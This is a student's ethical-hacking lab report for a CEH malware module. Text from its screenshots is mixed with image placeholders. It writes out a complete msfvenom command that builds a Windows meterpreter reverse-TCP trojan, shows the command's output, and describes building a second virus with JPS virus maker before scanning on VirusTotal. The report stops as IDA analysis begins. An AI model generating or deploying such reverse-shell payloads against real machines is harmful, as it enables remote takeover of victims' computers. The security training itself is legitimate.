CEH Module 7: Malwares
Assignment – 04
(Sairaj Mothukuri)

Lab Scenario:

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network in active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden. An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.


Lab Objectives:


- Create a malware/trojan using msfvenom/Metasploit
- Perform malware analysis using IDA / Ghidra
- Identify file dependencies using Dependency Walker
- Perform a strings search using BinText
- Perform online malware scanning using VirusTotal

Objective: 01

Create a malware/Trojan using msfvenom/Metasploit


- Malware, short for malicious software, refers to any software specifically designed to harm or exploit devices, networks, or data. Malware can take various forms, and it is a significant threat to computer systems and the security of information.
- msfvenom is a powerful tool within the Metasploit Framework, a widely-used penetration testing and ethical hacking platform. Metasploit provides a suite of tools and resources for security professionals to discover, exploit, and validate vulnerabilities in various systems. msfvenom specifically focuses on the generation of shellcode, payloads, and various encodings
- To create the malware I have opened VMware and launched the kali Linux VM. Inside the Kali Linux VM, I created a new folder named “poison” and accessed it through the terminal.







- And executed the command to create the malware


"msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144 lport=4444 -f exe -a x86 > /home/kali/Desktop/poison/posion.exe"


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.3-vmware-a...
kali@kali: ~/Desktop/poison
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/poison]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144 lport=4444 -f exe -a x86 > /home/kali/Desktop/poison/posion.exe
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
83°F Haze
Search
2:12 PM 1/29/2024


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2023.3-vmware-a...
kali@kali: ~/Desktop/poison
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/poison]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.29.144 lport=4444 -f exe -a x86 > /home/kali/Desktop/poison/posion.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌──(kali㉿kali)-[~/Desktop/poison]
└─$
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
83°F Haze
Search
2:13 PM 1/29/2024




- To assess the malicious nature of the generated file, I uploaded it to the Virus Total website.
- The analysis on virus Total revealed that approximately 56 security vendors identified the file as malicious.




Objective: 02


Perform malware analysis using IDA / Ghidra

- IDA, is a widely used and powerful disassembly tool used in the field of reverse engineering.
- It is commonly employed for malware analysis to understand the inner workings of malicious software.
- To perform the objective, I downloaded JPS virus maker and created a virus for malware.







- Next to perform malware analysis I have downloaded IDA freeware tool, and launched the application on windows VM.

